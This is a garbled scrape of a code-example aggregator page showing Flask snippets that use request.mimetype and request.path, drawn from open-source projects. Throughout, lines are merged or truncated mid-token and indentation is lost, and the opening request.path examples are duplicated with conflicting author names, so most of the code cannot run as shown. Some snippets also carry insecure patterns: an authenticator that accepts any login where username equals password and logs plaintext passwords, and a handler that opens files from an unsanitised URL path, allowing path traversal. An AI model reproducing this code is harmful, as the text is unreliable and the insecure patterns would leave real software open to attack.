    formatters = {'text/csv': cls.format_csv, 'application/json': cls.format_json}
    return formatters.get(mimetype, cls.format_json) Example 17
```

Project: *invenio-rest* Author: *inveniosoftware* File: [decorators.py](#) [MIT License](#)

5 vo

```
def require_content_types(*allowed_content_types): r"""Decorator to  
test if proper Content-Type is provided.
```

```
:param \*allowed_content_types: List of allowed content types.
```

```
:raises invenio_rest.errors.InvalidContentType: It's rised if a content  
type not allowed is required.
```

```
"""
```

```
def decorator(f):
```

```
@wraps(f)
```

```
def inner(*args, **kwargs):
```

```
if request.mimetype not in allowed_content_types: raise  
InvalidContentType(allowed_content_types) return f(*args, **kwargs)
```

```
return inner
```

```
return decorator
```

## Example 18

Project: *serverless-ping* Author: *nickromano* File: [flask.py](#) [MIT License](#)

```
5 vo
```

```
def get_http_info(self, request):
```

```
"""
```

Determine how to retrieve actual data by using `request.mimetype`.

```
"""
```

```
if self.is_json_type(request.mimetype):
```

```
retriever = self.get_json_data
else:
    retriever = self.get_form_data
return self.get_http_info_with_retriever(request, retriever)
```

## Python `flask.request.path()` Examples

The following are code examples for showing how to use `flask.request.path()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `flask-boilerplates` Author: `guptavgsurya` File: `auth.py` MIT License 7 vc

```
def authenticator(strategy):
    strategy_fn = None

    def basic_authenticator(f):
        @wraps(f)
        def authenticate(*args, **kwargs):
            app.logger.info('In wrapped function')
            username = request.authorization['username']
            password = request.authorization['password']
            is_valid = True if username == password else False
            if not is_valid:
                app.logger.error('[Authentication] [User-{}] tried to access '
                                '[path-{}] with (password-{})'
                                .format(username, request.path, password))
            return jsonify({
                'message': 'Username and password must be same.'
            })
        return f(*args, **kwargs)
        return authenticate

    if strategy.lower() == 'basic':
        strategy_fn = basic_authenticator

    return strategy_fn
```

### Example 2

Project: `zmirror` Author: `apniclum` File: `zmirror.py` MIT License 6 vc

```
def ip_whitelist_add(ip_to_allow, info_record_dict=None):
    """添加到白名单，并写入文件"""
    if ip_to_allow in single_ip_allowed_set:
        return
    logprint('ip white added', ip_to_allow, 'info:', info_record_dict)
    single_ip_allowed_set.add(ip_to_allow)
    is_ip_not_in_allow_range.cache_clear()
    append_ip_whitelist_file(ip_to_allow)
    # dhqprint(single_ip_allowed_set)
    try:
        with open(zmirror_root(human_ip_verification_whitelist_log), 'a', encoding='utf-8'):
            fp.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S') + " " + ip_to_all
                    + " " + str(request.user_agent)
                    + " " + repr(info_record_dict) + "\n")
    except: # coverage exclude
        logprint('Unable to write log file', os.path.abspath(human_ip_verification_traceback.print_exc()))
```

### Example 3

Python flask.request.path() Examples The following are code examples for showing how to use `flask.request.path()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: `flask_boilerplate` Author: `guptakvgaurav` File: [auth.py](#) [MIT License](#)

7 vo

```
def authenticator(strategy):
    strategy_fn = None

    def basic_authenticator(f):
        @wraps(f)

        def authenticate(*args, **kwargs):
            app.logger.info('In wrapped function')

            username = request.authorization['username']

            password = request.authorization['password']

            is_valid = True if username == password else False if not is_valid:
                app.logger.error('[Authentication] [User-{}] tried to access '
                                '[ path-{} ] with [password-{}]'
                                .format(username, request.path, password))

            return jsonify({}
```

```
'message': 'Username and password must be same.'  
})  
  
return f(*args, **kwargs)  
  
return authenticate  
  
if strategy.lower() == 'basic':  
  
    strategy_fn = basic_authenticator  
  
return strategy_fn
```

## Example 2

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\*](#) [MIT License](#)

6 vo

```
def ip_whitelist_add(ip_to_allow, info_record_dict=None):  
  
    """添加ip到白名单, 并写入文件"""  
  
    if ip_to_allow in single_ip_allowed_set:  
  
        return  
  
    dbgprint('ip white added', ip_to_allow, 'info:', info_record_dict)  
    single_ip_allowed_set.add(ip_to_allow)  
  
    is_ip_not_in_allow_range.cache_clear()  
  
    append_ip_whitelist_file(ip_to_allow)  
  
    # dbgprint(single_ip_allowed_set)  
  
try:
```

```
with open(zmirror_root(human_ip_verification_whitelist_log), 'a',
encoding fp.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S')
+ " " + ip_to_al

+ " " + str(request.user_agent)

+ " " + repr(info_record_dict) + "\n") except: # coverage: exclude
errprint('Unable to write log file', os.
path.abspath(human_ip_verificatio traceback.print_exc()
```

### Example 3

Project: *gvs-public* Author: *statgen* File: [\*exac.py\*](#) MIT License

6 vo

```
def require_agreement_to_terms_and_store_destination(func):
```

"""

This decorator for routes checks that the user is logged in and has agreed to If they haven't, their intended destination is stored and they're sent to get I think that it has to be placed AFTER @app.route() so that it can capture

"""

```
# inspired by <https://flask-
```

```
login.readthedocs.org/en/latest/_modules/flask_lo
```

```
@functools.wraps(func)
```

```
def decorated_view(*args, **kwargs):
```

```
if hasattr(current_user, 'agreed_to_terms') and
current_user.agreed_to_ter return func(*args, **kwargs)
```

```
else:
```

```
print('unauthorized user {!r} visited the url [{!r}].format(current_u
session['original_destination'] = request.path
return redirect(url_for('get_authorized')))

return func(*args, **kwargs)

return decorated_view
```

## Example 4

Project: *ambassador-auth-httpjwt* Author: *datawire* File: [\*app.py\*](#)  
[Apache License 2.0](#)

```
6 vo

def requires_auth(f):

    @wraps(f)

    def decorated(*args, **kwargs):

        # Favicon is the little icon associated with a domain in a web
        # browser. Br

        # resource /favicon.ico alongside any other HTTP request which
        # pollutes th

        # because usually the favicon cannot be resolved. This tells the
        # browser t if request.path == "/favicon.ico": return
        Response(status=403)

    verified = False

    encoded_token = get_encoded_token()

    try:

        token = jwt.decode(encoded_token, config["key"],
                           [config["algorithm"]])
```

```
except jwt.ExpiredSignatureError:  
    app.logger.exception("Token is expired!") if not verified:  
        return unauthorized()  
    return f(*args, **kwargs)  
return decorated
```

## Example 5

Project: *lando-api* Author: *mozilla-conduit* File: [hooks.py Mozilla Public License 2.0](#)

6 vo

```
def request_logging_after_request(response):  
    summary = {  
        "errno": 0 if response.status_code < 400 else 1,  
        "agent": request.headers.get("User-Agent", ""),  
        "lang": request.headers.get("Accept-Language", ""),  
        "method": request.method,  
        "path": request.path,  
        "code": response.status_code,  
    }  
  
    start = g.get("_request_start_timestamp", None) if start is not None:  
        summary["t"] = int(1000 * (time.time() - start))  
        request_logger.info("request summary", extra=summary)  
    return
```

response

## Example 6

Project: *salicapi* Author: *Lafaiet* File: [ResourceBase.py](#) [GNU General Public License v3.0](#)

6 vo

```
def request_start():

    content_type = request.headers.get('Accept') or ""

    real_ip = request.headers.get('X-Real-Ip') or ""

    Log.info(request. path+' '+format_args(request.args) \
        +' '+real_ip\
        +' '+content_type)

    #Test content_type

    # if content_type and content_type not in
    AVAILABLE_CONTENT_TYPES:

        # results = {'message' : 'Content-Type not supported',
        # 'message_code' : 8

        # }

        # return {'error' : 'content-type'}

        # return self.render(results, status_code = 405) Example 7
```

Project: *globomap-core-loader* Author: *globocom* File: [driver\\_api.py](#) [Apache License 2.0](#)

6 vo

```
def post(self):
    """Post a list of messages."""
    try:
        data = request.get_json()
        driver_name = request.headers.get('X-DRIVER-NAME', '*')
        job_controller = request.headers.get(
            'X-JOB-CONTROLLER', '0') == '1'
        job_id = LoaderAPIFacade().publish_updates(data, driver_name,
        job_cont res = {
            'message': 'Updates published successfully',
        }
        if job_id:
            res.update({'jobid': job_id})
        return res, 202, {'Location': '{}/job/{}'.format(request.path, job_id)}
        except ValidationError as error:
            app.logger.exception('Error sending updates to rabbitmq')
            api.abort(400, errors=util.validate(error))
        except BadRequest as err:
            api.abort(400, errors=err.description)
        except:
```

```
    app.logger.exception('Error sending updates to rabbitmq') res =  
    {'message': 'Error sending updates to queue'}  
  
    return api.abort(500, errors=res)
```

## Example 8

Project: Akeso Author: *amesero* File: [utils.py](#) MIT License

6 vo

```
def upload_file(file, chalid):  
  
    filename = secure_filename(file.filename)  
  
    if len(filename) <= 0:  
  
        return False  
  
    md5hash = hashlib.md5(os.urandom(64)).hexdigest() upload_folder  
    = os.path.join(os.path.normpath(app.root_path), app.config['UPL  
  
    if not os.path.exists(os.path.join(upload_folder, md5hash)):  
        os.makedirs(os.path.join(upload_folder, md5hash)) file.save(os.  
        path.join(upload_folder, md5hash, filename)) db_f = Files(chalid,  
        (md5hash + '/' + filename)) db.session.add(db_f)  
  
    db.session.commit()  
  
    return True
```

## Example 9

Project: Akeso Author: *amesero* File: [challenges.py](#) MIT License

6 vo

```
def solves_per_chal():
```

```

if not utils.user_can_view_challenges():

    return redirect(url_for('auth.login', next=request.path)) solves_sub =
    db.session.query(Solves.chalid, db.func.count(Solves.chalid).label(
    solves = db.session.query(solves_sub.columns.chalid,
    solves_sub.columns.solves

        .join(Challenges, solves_sub.columns.chalid == Challenges.id) json =
        {}

    if utils.hide_scores():

        for chal, count, name in solves:

            json[chal] = -1

        else:

            for chal, count, name in solves:

                json[chal] = count

        db.session.close()

    return jsonify(json)

```

## Example 10

Project: *calibre-web* Author: *janeczku* File: [web.py GNU General Public License v3.0](#)

6 vo

```

def serve_book(book_id, book_format, anymore): book_format =
book_format.split(".")[0]

book = db.session.query(db.Books).filter(db.Books.id ==
book_id).first() data = db.session.query(db.Data).filter(db.Data.book
== book.id).filter(db.Dat

```

```

.first()

log.info('Serving book: %s', data.name)

if config.config_use_google_drive:

headers = Headers()

headers["Content-Type"] = mimetypes.types_map.get('.' +
book_format, "appl df = getFileFromEbooksFolder(book. path,
data.name + "." + book_format) return do_gdrive_download(df,
headers)

else:

return send_from_directory(os. path.join(config.config_calibre_dir,
book. p

# @web.route("/download/<int:book_id>/<book_format>", defaults=
{'anynname': 'None'}

```

## Example 11

Project: *python-flask-restful-api* Author: *akashtalole* File: [request\\_context\\_task.py](#) MIT License

6 vo

```

def _include_request_context(self, kwargs):

    """Includes all the information about current Flask request context as
    an additional argument to the task.

    """

    if not has_request_context():

        return

```

```
# keys correspond to arguments of
:method:`Flask.test_request_context`  
  
context = {  
  
    'path': request.path,  
  
    'base_url': request.url_root,  
  
    'method': request.method,  
  
    'headers': dict(request.headers),  
  
}  
  
if '?' in request.url:  
  
    context['query_string'] = request.url[(request.url.find('?') + 1):]  
  
kwargs[self.CONTEXT_ARG_NAME] = context
```

## Example 12

Project: *sysu-ctf* Author: *ssst0n3* File: [utils.py](#) Apache License 2.0

6 vo

```
def init_utils(app):  
  
    app.jinja_env.filters['unix_time'] = unix_time  
    app.jinja_env.filters['unix_time_millis'] = unix_time_millis  
    app.jinja_env.filters['long2ip'] = long2ip  
  
    app.jinja_env.globals.update(pages=pages)  
  
    app.jinja_env.globals.update(can_register=can_register)  
    app.jinja_env.globals.update(mailserver=mailserver)  
    app.jinja_env.globals.update(ctf_name=ctf_name)
```

```
@app.context_processor  
  
def inject_user():  
  
    if authed():  
  
        return dict(session)  
  
    return dict()  
  
@app.before_request  
  
def needs_setup():  
  
    if request.path == '/setup' or request.path.startswith('/static'): return  
  
    if not is_setup():  
  
        return redirect('/setup')
```

### Example 13

Project: *FXTest* Author: *liwanlei* File: [views.py](#) MIT License

6 vo

```
def get(self):  
  
    wrok = Work.query.all()  
  
    projects = Project.query.filter_by(status=False).all() if  
    current_user.is_sper == True:  
  
        pagination = (User.query.order_by('-id').all()) else:  
  
        pagination = []  
  
    id = []  
  
    for projec in current_user.quanxians:
```

```
if (projec.user.all() in id) is False:  
    pagination.append(projec.user.all())  
  
id.append(projec.user.all())  
  
pagination = (hebinglist(pagination))  
  
pager_obj = Pagination(request.args.get("page", 1), len(pagination),  
    per_page=PageShow)  
  
index_list = pagination[pager_obj.start:pager_obj.end]  
  
html = pager_obj.page_html()  
  
return render_template('home/useradmin.html', users=index_list,  
    html=html, Example 14
```

Project: *redberry* Author: *michaelcho* File: [blueprint.py](#) [Apache License 2.0](#)

6 vo

```
def build_sitemap():  
  
    from redberry.models import RedPost, RedCategory from apesmit  
    import Sitemap  
  
    sm = Sitemap(changefreq='weekly')  
  
    for post in RedPost.all_published():  
  
        sm.add(url_for('redberry.show_post', slug=post.slug,  
            _external=True), last_for category in RedCategory.query.all()):  
  
            sm.add(url_for('redberry.show_category',  
                category_slug=category.slug, _ext with open(os.  
                    path.join(REDBERRY_ROOT, 'static', 'redberry', 'sitemap.xml'), 'w  
                    sm.write(f)
```

```
flash("Sitemap created.", 'success') return  
redirect(url_for('redberry.home'))
```

```
#####
```

```
# ADMIN ROUTES
```

```
#####
```

### Example 15

Project: *dockerizeme* Author: *dockerizeme* File: [snippet.py](#) [Apache License 2.0](#)

6 vo

```
def cached_generational(self, timeout=None, groups=None,  
key_prefix='view/%s', unl
```

```
""
```

Build generational cache key. Always vary on PJAX.

```
""
```

```
def build_key():
```

```
if callable(key_prefix):
```

```
cache_key = key_prefix()
```

```
elif '%s' in key_prefix:
```

```
cache_key = key_prefix % request.path
```

```
else:
```

```
cache_key = key_prefix
```

```
key = cache_key + self.build_group_key_prefix(groups) +
request.header return key
```

```
# log.debug(u"Built group key: %s" % key)
```

```
return self.cached(timeout=timeout, key_prefix=build_key,
unless=None) Example 16
```

Project: *InvenioRDM-at-NU* Author: *galterlibrary* File: [\*test\\_views.py\*](#)  
[MIT License](#)

6 vo

```
def test_missing_data_returns_errors(client): response = client.post(
'/contact-us',
data={
    'name': 'Jane Smith',
    'email': 'jane@example.com',
    'subject': 'A subject'
    # missing 'message'
},
follow_redirects=True
)

html_tree = html.fromstring(response.get_data(as_text=True))
error_li = html_tree.cssselect('ul.errors li')[0]

assert error_li.text_content() == "This field is required."
assert request.path == '/contact-us'
```

## Example 17

Project: *InvenioRDM-at-NU* Author: *galterlibrary* File: [\*test\\_views.py\*](#)  
[MIT License](#)

6 vo

```
def test_successful_form_completion_redirects_to_front_page_w_flash(client): response = client.post(
    '/contact-us',
    data={
        'name': 'Jane Smith',
        'email': 'jane@example.com',
        'subject': 'A subject',
        'message': 'A message'
    },
    follow_redirects=True
)

html_tree = html.fromstring(response.get_data(as_text=True)) alert =
html_tree.cssselect('div.alert-success')[0]

assert request.path == '/'
assert (
    "Thank you for contacting us. We will be in touch soon!" in
    alert.text_content()
```

)

## Example 18

[Project: terraformize](#) [Author: naorlivne](#) [File: test\\_terraformize\\_endpoint.py](#) [GNU Lesser General](#)

5 vo

### [Public License v3.0](#)

```
def test_terraformize_endpoint_apply_missing_module(self):
    configuration["terraform_modules_path"] = test_files_location
    configuration["terraform_binary_path"] = test_bin_location
    expected_body = {
        'error': "[Errno 2] No such file or directory: " +
        test_files_location + "/fake_test_module"
    }
    with app.test_request_context('/v1/fake_test_module/test_workspace',
        method=self.assertEqual(request.path,
        '/v1/fake_test_module/test_workspace')) as self:
        return_body = self.client.get('/v1/fake_test_module/test_workspace')
        self.assertEqual(return_body.status_code, 404)
    self.assertEqual(return_body.json, expected_body)
```

self.assertEqual(return\_body.json, expected\_body) **Example 19**

[Project: terraformize](#) [Author: naorlivne](#) [File: test\\_terraformize\\_endpoint.py](#) [GNU Lesser General](#)

5 vo

### [Public License v3.0](#)

```

def test_terraformize_endpoint_destroy_missing_module(self):
    configuration["terraform_modules_path"] = test_files_location
    configuration["terraform_binary_path"] = test_bin_location
    expected_body = {

        'error': "[Errno 2] No such file or directory: " +
            test_files_location + "/fake_test_module"
    }

    with app.test_request_context('/v1/fake_test_module/test_workspace',
        method=self.assertEqual(request.path,
        '/v1/fake_test_module/test_workspace')) as self:
        return_body, terraform_return_code = destroy_terraform("fake_test_modu
        self.assertEqual(terraform_return_code, 404)

    self.assertEqual(return_body.json, expected_body) Example 20

```

[Project: \*terraformize\*](#) [Author: \*naorlivne\*](#) [File: \*test\\_terraformize\\_endpoint.py\*](#) [GNU Lesser General](#)

5 vo

[Public License v3.0](#)

```

def test_terraformize_endpoint_apply_run(self):
    configuration["terraform_modules_path"] = test_files_location
    configuration["terraform_binary_path"] = test_bin_location
    with app.test_request_context('/v1/working_test/test_workspace',
        method='P'

        self.assertEqual(request.path, '/v1/working_test/test_workspace')
        return_body, terraform_return_code =
        apply_terraform("working_test", "


    self.assertEqual(terraform_return_code, 200)

```

## **Example 21**

[Project: terraformize](#) [Author: naorlivne](#) [File: test\\_terraformize\\_endpoint.py](#) [GNU Lesser General](#)

5 vo

[Public License v3.0](#)

```
def test_terraformize_endpoint_destroy_run(self):
    configuration["terraform_modules_path"] = test_files_location
    configuration["terraform_binary_path"] = test_bin_location
    self.test_terraformize_endpoint_apply_run()

    with app.test_request_context('/v1/working_test/test_workspace',
        method='D'

        self.assertEqual(request.path, '/v1/working_test/test_workspace')
        return_body, terraform_return_code =
        destroy_terraform("working_test",
        self.assertEqual(terraform_return_code, 200)
```

## **Example 22**

[Project: terraformize](#) [Author: naorlivne](#) [File: test\\_terraformize\\_endpoint.py](#) [GNU Lesser General](#)

5 vo

[Public License v3.0](#)

```
def test_terraformize_endpoint_apply_raise_exception(self):
    configuration["terraform_modules_path"] = test_files_location
    configuration["terraform_binary_path"] = test_bin_location

    with
        app.test_request_context('/v1/non_runnable_test/test_workspace',
            meth self.assertEqual(request.path,
            '/v1/non_runnable_test/test_workspace'
```

```
return_body, terraform_return_code =
apply_terraform("non_runnable_tes
self.assertEqual(terraform_return_code, 400)
```

## Example 23

Project: [terraformize](#) Author: [naorlivne](#) File: [test\\_terraformize\\_endpoint.py](#) GNU Lesser General

5 vo

## [Public License v3.0](#)

```
def test_terraformize_endpoint_health_check_get(self):
    configuration["terraform_modules_path"] = test_files_location
    configuration["terraform_binary_path"] = test_bin_location
    with app.test_request_context('/v1/health', method='GET'):
        self.assertEqual(request.path, '/v1/health')
        return_body, terraform_return_code = health_check()
        self.assertEqual(terraform_return_code, 200)
```

self.assertEqual(return\_body.json, {"healthy": True}) **Example 24**

Project: [zmirror](#) Author: [aploium](#) File: [zmirror.py](#) MIT License

5 vo

```
def dump_zmirror_snapshot(folder="error_dump", msg=None,
our_response=None):
```

"""

dump当前状态到文件

:param folder: 文件夹名

:type folder: str

:param our\_response: Flask返回对象, 可选

```
:type our_response: Response
:param msg: 额外的信息
:type msg: str
:return: dump下来的文件绝对路径
:rtype: Union[str, None]
"""
import pickle
try:
    if not os.path.exists(zmirror_root(folder)):
        os.mkdir(zmirror_root(folder))
    _time_str = datetime.now().strftime('snapshot_%Y-%m-%d_%H-%M-%S')
    import config
    snapshot = {
        "time": datetime.now(),
        "parse": parse.dump(),
        "msg": msg,
        "traceback": traceback.format_exc(),
        "config": attributes(config, to_dict=True),
        "FlaskRequest": attributes(request, to_dict=True),
    }
    if our_response is not None:
```

```
our_response.freeze()

snapshot["OurResponse"] = our_response
dump_file_path = os.path.abspath(os.path.join(zmirror_root(folder), '_time'))
with open(dump_file_path, 'wb') as fp:
    pickle.dump(snapshot, fp, pickle.HIGHEST_PROTOCOL)
return dump_file_path

except:
    return None
```

## Example 25

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) MIT License

5 vo

```
def load_ip_whitelist_file():

    """从文件加载ip白名单"""

    set_buff = set()

    if os.path.exists(zmirror_root(human_ip_verification_whitelist_file_path)):
        with open(zmirror_root(human_ip_verification_whitelist_file_path), 'r') as f:
            for line in f:
                set_buff.add(line.strip())

    return set_buff
```

## Example 26

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) MIT License

5 vo

```
def response_cookies_deep_copy():
```

"""

It's a BAD hack to get RAW cookies headers, but so far, we don't have better w We'd go DEEP inside the urllib's private method to get raw headers raw\_headers example:

```
[('Cache-Control', 'private'),  
 ('Content-Length', '48234'),  
 ('Content-Type', 'text/html; Charset=utf-8'), ('Server', 'Microsoft-IIS/8.5'),  
 ('Set-Cookie', 'BoardList=BoardID>Show; expires=Mon, 02-May-2016  
 16:00:00 GMT; ('Set-Cookie', 'aspsky=abcefgh; expires=Sun, 24-Apr-  
 2016 16:00:00 GMT; path=/; ('Set-Cookie',  
 'ASPSESSIONIDSCSSDSSQ=OGKMLAHDHBFDJCDMGBOAGOM  
 J; path=/'), ('X-Powered-By', 'ASP.NET'),  
 ('Date', 'Tue, 26 Apr 2016 12:32:40 GMT')]
```

"""

```
raw_headers =  
parse.remote_response.raw._original_response.headers._headers  
header_cookies_string_list = []  
  
for name, value in raw_headers:  
  
    if name.lower() == 'set-cookie':  
  
        if my_host_scheme == 'http://':  
  
            value = value.replace('Secure;', "")  
  
            value = value.replace(';Secure', ';')  
  
            value = value.replace('; Secure', ';')
```

```
if 'httponly' in value.lower():

if enable_aggressive_cookies_path_rewrite:

# 暴力cookie path重写, 把所有 path都重写为 /

value = regex_cookie_path_rewriter.sub(' path=/;', value) elif
enable_aggressive_cookies_path_rewrite is not None:

# 重写HttpOnly Cookies的 path到当前url下

# eg(/extdomains/a.foobar.com): path=/verify; -> path=/extdom if
parse.remote_domain not in domain_alias_to_target_set: # d value =
regex_cookie_path_rewriter.sub(

'\g<prefix>/=extdomains/' + parse.remote_domain + '\g<
header_cookies_string_list.append(value)

return header_cookies_string_list
```

## Example 27

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) MIT License

5 vo

```
def filter_client_request():

    """过滤用户请求, 视情况拒绝用户的访问

    :rtype: Union[Response, None]

    """

    dbgprint('Client Request Url: ', request.url)

    # crossdomain.xml
```

```
if os.path.basename(request.path) == 'crossdomain.xml':  
    dbgprint('crossdomain.xml hit from', request.url) return  
    crossdomain_xml()  
  
# Global whitelist ua  
  
if check_global_ua_pass(str(request.user_agent)): return None  
  
if is_deny_spiders_by_403 and  
is_denied_because_of_spider(str(request.user_agent)) return  
generate_simple_resp_page(b'Spiders Are Not Allowed To This  
Site', if human_ip_verification_enabled and (  
  
((human_ip_verification_whitelist_from_cookies or  
enable_custom_ac and must_verify_cookies)  
  
or is_ip_not_in_allow_range(request.remote_addr)  
):  
  
dbgprint('ip', request.remote_addr, 'is verifying cookies') if  
'zmirror_verify' in request.cookies and \  
  
((human_ip_verification_whitelist_from_cookies and verify_ip_hash_  
or (enable_custom_access_cookie_generate_and_verify and  
custom_ve request.cookies.get('zmirror_verify'), request))):  
ip_whitelist_add(request.remote_addr,  
info_record_dict=request.cookies dbgprint('add to ip_whitelist  
because cookies:', request.remote_addr) else:  
  
return redirect(  
"/ip_ban_verify_page?origin=" +  
base64.urlsafe_b64encode(str(que encoding='utf-8')),  
code=302)  
  
return None
```

## Example 28

Project: *zmirror* Author: *aploium* File: [\*zmirror.py\* MIT License](#)

5 vo

```
def assemble_parse():
```

"""将用户请求的URL解析为对应的目标服务器URL"""

```
_temp = decode_mirror_url()  
  
parse.remote_domain = _temp['domain'] # type: str parse.is_https =  
_temp['is_https'] # type: bool parse.remote_path = _temp['path'] #  
type: str parse.remote_path_query = _temp['path_query'] # type: str  
parse.is_external_domain =  
is_external_domain(parse.remote_domain) parse.remote_url =  
assemble_remote_url() # type: str parse.url_no_scheme =  
parse.remote_url[parse.remote_url.find('//') + 2:] # ty  
recent_domains[parse.remote_domain] = True # 写入最近使用的域  
名  
  
dbgprint('after assemble_parse, url:', parse.remote_url, '  
path_query:', par
```

**Example 29**

5 vo

```
def _create_app(self):
```

```
that = self
```

```
flask = load_optional_module('flask', self.EXTRA) app =  
flask.Flask(__name__)
```

```
if self.server_impl == 'flask':
```

```
# We need to register a shutdown endpoint, to end the serving if
using

# development server

@app.route('/_shutdown', methods=['DELETE'])

def shutdown(): # pylint: disable=unused-variable from flask import
request

func = request.environ.get('werkzeug.server.shutdown') if func is
None:

raise RuntimeError('Not running with the Werkzeug Server') #

func()

return json.dumps({'success': True}), 200, {'ContentType': 'applic

@app.route('/', defaults={'path': '/'}, methods=self.allowed_methods)

@app.route('/< path: path>', methods=self.allowed_methods) def
catch_all( path): # pylint: disable=unused-variable from flask import
request

data = request.get_json(force=True, silent=True) if data is None: # #
No valid json in request body > fallback to data data = request.data if
request.data != b" else None payload = dict(
endpoint= path,

levels=["/"] if path == "/" else path.split('/'), method=request.method,
query=self._flatten_query_args(dict(request.args)), data=data,
is_json=isinstance(data, dict),
url=request.url,
```

```
full_path=request.full_path,  
path=request.path  
)  
that.notify(payload)  
return json.dumps({'success': True}), 200, {'ContentType': 'application/json'}  
return app
```

### Example 30

Project: *gvs-public* Author: *statgen* File: [exac.py](#) MIT License

5 vo

```
def get_coverages():  
  
    if not hasattr(get_coverages, '_cache'):   
  
        coverages = CoverageCollection()  
  
        for coverage in app.config['BASE_COVERAGE']:  
  
            coverages.setTabixPath(coverage['min-length-bp'], coverage['max-length'])  
            coverages.openAll()  
  
    get_coverages._cache = coverages  
  
    return get_coverages._cache
```

### Example 31

Project: *gvs-public* Author: *statgen* File: [exac.py](#) MIT License

5 vo

```
def load_dbsnp_file():
```

```
db = get_db()

db.dbsnp.drop()

db.dbsnp.ensure_index('rsid') # It seems faster to build these
indexes before db.dbsnp.ensure_index('xpos')

start_time = time.time()

dbsnp_file = app.config['DBSNP_FILE']

print "Loading dbsnp from %s" % dbsnp_file if os.
path.isfile(dbsnp_file + ".tbi"): with
contextlib.closing(multiprocessing.Pool(app.config['LOAD_DB_PARA
LLEL_'])

# workaround for Pool.map() from
<http://stackoverflow.com/a/1408476/1

pool.map_async(_load_dbsnp_from_tabix_file_and_contig,
get_tabix_file_

print('Done loading dbSNP in {:.} seconds'.format(int(time.time()) -
start_

elif os. path.isfile(dbsnp_file):

# see if non-tabixed .gz version exists

print(("WARNING: %(dbsnp_file)s.tbi index file not found. Will use
single

"To create a tabix-indexed dbsnp file based on UCSC dbsnp, do: \n"

" wget
http://hgdownload.soe.ucsc.edu/goldenPath/hg19/database/sn

" gzcat.snp141.txt.gz | cut -f 1-5 | bgzip -c >.snp141.txt.bgz \n
```

```
" tabix -0 -s 2 -b 3 -e 4 snp141.txt.bgz") % locals() with  
gzip.open(dbsnp_file) as f:
```

```
db.dbsnp.insert((snp for snp in get_snp_from_dbsnp_file(f)), w=0)  
else:
```

```
raise Exception("dbsnp file %s(dbsnp_file)s not found." % locals())
```

### Example 32

Project: *password\_pwncheck* Author: CboeSecurity File: [password-pwncheck.py](#) MIT License

5 vo

```
def StaticRequests():
```

```
reqfile = request. path[1:]
```

```
sp = os. path.join(app.root_path, cfg.staticdir) mimetype=None
```

```
if reqfile == 'image.svg':
```

```
mimetype = 'image/svg+xml'
```

```
return send_from_directory(sp, reqfile, mimetype=mimetype)
```

### Example 33

Project: *password\_pwncheck* Author: CboeSecurity File: [password-pwncheck.py](#) MIT License

5 vo

```
def catch_all( path):
```

```
return redirect('https://www.youtube.com/watch?v=dQw4w9WgXcQ'  
, code=301)
```

```
#####  
#####
```

```
##### MAIN
#####
#####
#####
```

### Example 34

Project: *ambassador-auth-httpjwt* Author: *datawire* File: [app.py](#)  
[Apache License 2.0](#)

5 vo

```
def handle_authorization( path):
    return Response(status=200)
```

### Example 35

Project: *injuben* Author: *injuben* File: [in\\_juben.py](#) [MIT License](#)

5 vo

```
def cached(timeout=0):
    def decorator(route):
        @wraps(route)
        def decorated_method(*args, **kwargs):
            key = 'route_{}'.format(request.path)
            value = cache.get(key)
            if value is None:
                value = route(*args, **kwargs)
```

```
cache.set(key, value, timeout=timeout)

return value

return decorated_method

return decorator
```

### Example 36

Project: *injuben* Author: *injuben* File: [\*in\\_juben.py\* MIT License](#)

5 vo

```
def examples( path):

f = open("examples/" + path, "r") r = make_response(f.read())

f.close()

r.headers['Content-Type'] = 'text/plain; charset=UTF-8'

return r
```

### Example 37

Project: *Quiver-alfred* Author: *danielecook* File: [\*flask\\_utils.py\* MIT License](#)

5 vo

```
def get_current_url():

if not request.query_string:

return request.path

return '%s?%s' % (request.path, request.query_string) Example 38
```

Project: *Quiver-alfred* Author: *daniellecook* File: [\*flask\\_utils.py\*](#) [MIT License](#)

5 vo

```
def _load_from_config_dict(self, config_dict): try:  
    name = config_dict.pop('name')  
    engine = config_dict.pop('engine')  
except KeyError:  
    raise RuntimeError('DATABASE configuration must specify a '  
        'name and engine.')  
if '.' in engine:  
    path, class_name = engine.rsplit('.', 1)  
else:  
    path, class_name = 'peewee', engine  
try:  
    __import__(path)  
    module = sys.modules[ path]  
    database_class = getattr(module, class_name)  
    assert issubclass(database_class, Database)  
except ImportError:  
    raise RuntimeError("Unable to import %s' % engine) except  
        AttributeError:
```

```
raise RuntimeError('Database engine not found %s' % engine)
except AssertionError:
```

```
raise RuntimeError('Database engine not a subclass of '
```

```
'peewee.Database: %s' % engine)
```

```
return database_class(name, **config_dict)
```

### Example 39

Project: *anime-birb-uk* Author: *Arctice* File: [frontend.py Apache License 2.0](#)

5 vo

```
def static_redirect():
```

```
    return send_from_directory(app.static_folder, request.path[1:])
```

### Example 40

Project: *swift-offline* Author: *zoffline* File: [swift\\_offline.py GNU General Public License v3.0](#)

5 vo

```
def api_profiles_me():
```

```
    profile_file = '%s/profile.bin' % STORAGE_DIR
```

```
    if not os.path.isfile(profile_file):
```

```
        profile = profile_pb2.Profile()
```

```
        profile.id = 1000
```

```
        profile.is_connected_to_strava = True
```

```
    return profile.SerializeToString(), 200
```

```
with open(profile_file, 'rb') as fd:
```

```
    return fd.read()
```

# FIXME (not going to fix unless really bored): only supports 1 profile

### **Example 41**

Project: *swift-offline* Author: *zoffline* File: [swift\\_offline.py](#)

[GNU General Public License v3.0](#)

5 vo

```
def launch_zwift():
```

# Zwift client has switched to calling

```
https://launcher.zwift.com/launcher/rid if request.path != "/ride" and  
not os.path.exists(AUTOLAUNCH_FILE): return  
redirect(NOAUTO_EMBED, 302)
```

else:

```
return redirect("http://zwift/?code=zwift_refresh_token%s" %  
REFRESH_TOKEN
```

### **Example 42**

Project: *flask-monitor* Author: *fraouustin* File: [main.py](#)

[GNU General Public License v2.0](#)

5 vo

```
def __dict__(self):
```

```
    mydict = {}
```

```
    # manage timing
```

```
    mydict['timing'] = {}
```

```
mydict['timing']['delta'] = self.timing

mydict['timing']['start'] = self.request._stats_start_event
